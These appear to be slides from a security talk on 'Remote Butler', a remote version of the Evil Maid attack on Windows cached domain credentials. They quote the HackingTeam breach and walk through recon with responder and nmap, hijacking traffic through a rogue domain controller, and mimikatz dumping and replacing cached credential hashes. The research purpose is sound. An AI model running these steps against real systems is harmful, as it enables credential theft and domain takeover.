
Or "When Evil Maid met the Cyber Kill-chain"

Physical Access vs. Remote Access


- Physical access
 - Very Cool
 - But... Not the MO!
- Remote access
 - This is the MO!




Attack kill chain



Attack kill chain



Attack kill chain and ATA



Attackers' Motivation: Network to Domain Travel



- In many attacks, attackers gain access to the network, but not yet for the domain
 - Hacked a Non-Domain joined internet facing server:
 - "Web Shell" hacked Web-Server
 - Router
 - Security device
 - IoT
 - VPN (non-Domain) credentials obtained through credentials theft/re-use

Network to Domain Travel: HackingTeam breach

- Full attacker report: <https://ghostbin.com/paste/6kho7>
- Network Infiltration:
 - Vulnerable internet facing network device
 - Linux based, non-Domain joined
- Internal Recon:
 - Passive scans: Eavesdropping on adjacent computers' network traffic
 - Using Responder
 - Active scans
 - NMAP scan: Discovered NAS with no authentication required
- Domain infiltration
 - NAS contained a backup of VM
 - Attackers extracted domain credentials from VM Disk
 - Connected to the live VM using these creds

```
----[ 5.3 - Technical Exploitation ]-----
After the Gamma Group hack, I described a process for searching for vulnerabilities [1]. Hacking Team had one public IP range:
inetnum: 93.62.139.32 - 93.62.139.47
descr: HT public subnet

Hacking Team had very little exposed to the internet. For example, unlike Gamma Group, their customer support site needed a client certificate to connect. What they had was their main website (a Joomla blog in which Joomscan [2] didn't find anything serious), a mail server, a couple routers, two VPN appliances, and a spam filtering appliance. So, I had three options: look for a 0day in Joomla, look for a 0day in postfix, or look for a 0day in one of the embedded devices. A 0day in an embedded device seemed like the easiest option, and after two weeks of work reverse engineering, I got a remote root exploit.
Since the vulnerabilities still haven't been patched, I would give zero
```

```
--[ 7 - Watch and Listen ]-----
Now inside their internal network, I wanted to take a look around and think about my next step. I started Responder.py in analysis mode (-A to listen without sending poisoned responses), and did a slow scan with nmap.
```

```
Nmap scan report for ht-synology.hackingteam.local (192.168.200.66)
...
3260/tcp open  iscsi?
| iscsi-info:
| Target: iqn.2000-01.com.synology:ht-synology.name
| Address: 192.168.200.66:3260,0
| Authentication: No authentication required
```

```
$ losetup /dev/loop0 Exchange.hackingteam.com-flat.vmdk
$ fdisk -l /dev/loop0
/dev/loop0p1 2048 1258287103 629142528 7 HPFS/NTFS/exFAT

so the offset is 2048 * 512 = 1048576
$ losetup -o 1048576 /dev/loop1 /dev/loop0
$ mount -o ro /dev/loop1 /mnt/exchange/
```

```
SC BlackBerry MDS Connection Service
0000 16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0010 62 00 65 00 73 00 33 00 32 00 36 00 37 00 38 00 b.e.s.3.2.6.7.8.
0020 21 00 21 00 21 00 00 00 00 00 00 00 00 00 00 00 !.!.!.!.!.!.!.!.!.!.!
```


Translating “Evil Maid” to “Remote Butler”

- Logon UI view and access
 - Physical access → RDP access
- Rogue DC
 - Raspberry Pi → Breached machine
- Replacing original DC with a rogue DC
 - Network cable → routing manipulation
- Additional problems
 - Remote Butler is just an initial stage in the larger Cyber Kill Chain
 - It must be stealthy!



Remote Butler: Network Infiltration

- Attackers breach a non-domain joined machine on the internal network
- Attackers install the needed rogue DC functionality on the breached machine
 - Change Password
 - Kerberos Authentication



Remote Butler: Internal Reconnaissance

- Attackers scan for open RDP ports
- Attackers monitor adjacent Domain joined computers' traffic
- Find targets:
 - Traffic is hijackable
 - RDP is open
 - Victim user is not active (otherwise malicious RDP connection will kick him out)

```
root@kali:~# responder -I eth0 -A
```



tgcd-1 **NBT-NS, LLNMR & MDNS Responder 2.2**

Original work by Laurent Gaffie (lgaffie@trustwave.com)
To kill this script hit CTRL-C

```
root@kali:~# nmap 10.0.10.13 -p 3389
```

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-05 04:04 EDT
Nmap scan report for 10.0.10.13
Host is up (0.00087s latency).
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:F0:89:46 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```


Remote Butler: Domain infiltration

- Attackers hijack the victim machine traffic to DC
 - ARP Spoofing, DNS poisoning, or just answering before original DC
- Attackers connect via RDP to victim machine
- Attackers configure the rogue DC with the victim's domain name
 - the name can be easily found by looking at the RDP UI
- Attackers perform "Evil Maid" to poison Cached Credentials
- Attackers take over
 - If needed, attackers can escalate privileges via a malicious Group Policy update (MS16-072)
 - Dump domain creds from memory (and HD)
 - Can return to the computer with the Domain compromised credentials, **no RAT is needed**



Remote Butler: Domain Creds

- Attackers get the original user keys!
- This is the regular behavior of a password change, old password keys remain in LSASS memory

```
mimikatz 2.1 x64 (oe.eo)
* NTLM : 7a263ce2118e62cd9f8eaae9093408ff
* SHA1 : 8ecd8a8dc117e8e0cd991c0d3c71d54a77bf8c6f

Authentication Id : 0 ; 2392442 (00000000:0024817a)
Session           : RemoteInteractive from 2
User Name         : USER2
Domain            : ULAB1
Logon Server      : DC1
Logon Time        : 7/5/2016 11:55:57 AM
SID               : S-1-5-21-3383964581-1309953776-2693364552-1106

msv :
[00000003] Primary
* Username : USER2
* Domain   : ULAB1
* NTLM     : a047ee4a9db8bc8b4f3f8a03d72deb80
* SHA1     : 4609d79fe2fad95c38b6da64fc671e8594984d4c
[00010000] CredentialKeys
* NTLM     : 7a263ce2118e62cd9f8eaae9093408ff
* SHA1     : 8ecd8a8dc117e8e0cd991c0d3c71d54a77bf8c6f

Authentication Id : 0 ; 2384851 (00000000:002463d3)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
```

Passwords:	NTLM Hashes:
<u>abc123ABC</u> b	7A263CE2118E62CD9F8EAAE9093408FF A047EE4A9DB8BC8B4F3F8A03D72DEB80



Remote Butler: Clean-Up

- Attackers change DC's routing back to its original state
- Original DC and Victim user are not aware that the password was changed
- When the victim user connects to victim machine using the "old" password:
 - Authentication is successful
 - Cached Credentials gets updated with the "old" password
- Nothing happened! (besides a compromised domain ☹)
- But what if the victim user wants to logon outside of the domain?



Remote Butler: Even Better Clean-Up

- Cached Credentials
 - PBKDF2_SHA(MD4 (MD4(password)+lowercase(user), iterations)
- Recall that NT hash = MD4(password)
- Attackers have all the ingredients!
 - They also have the tool for it: Mimikatz!
- Now, the victim user will be able to connect logon outside of the domain!



```
mimikatz 2.1 x64 (oe.eo)
mimikatz # lsadump::cache /user:USER2 /ntlm:7a263ce2118e62cd9f8eaae9093408ff
> User cache replace mode !
* user      : USER2
* ntlm      : 7a263ce2118e62cd9f8eaae9093408ff

Domain : CLIENT2
SysKey : ef278a6303fb627e5536ebdac5573e7c

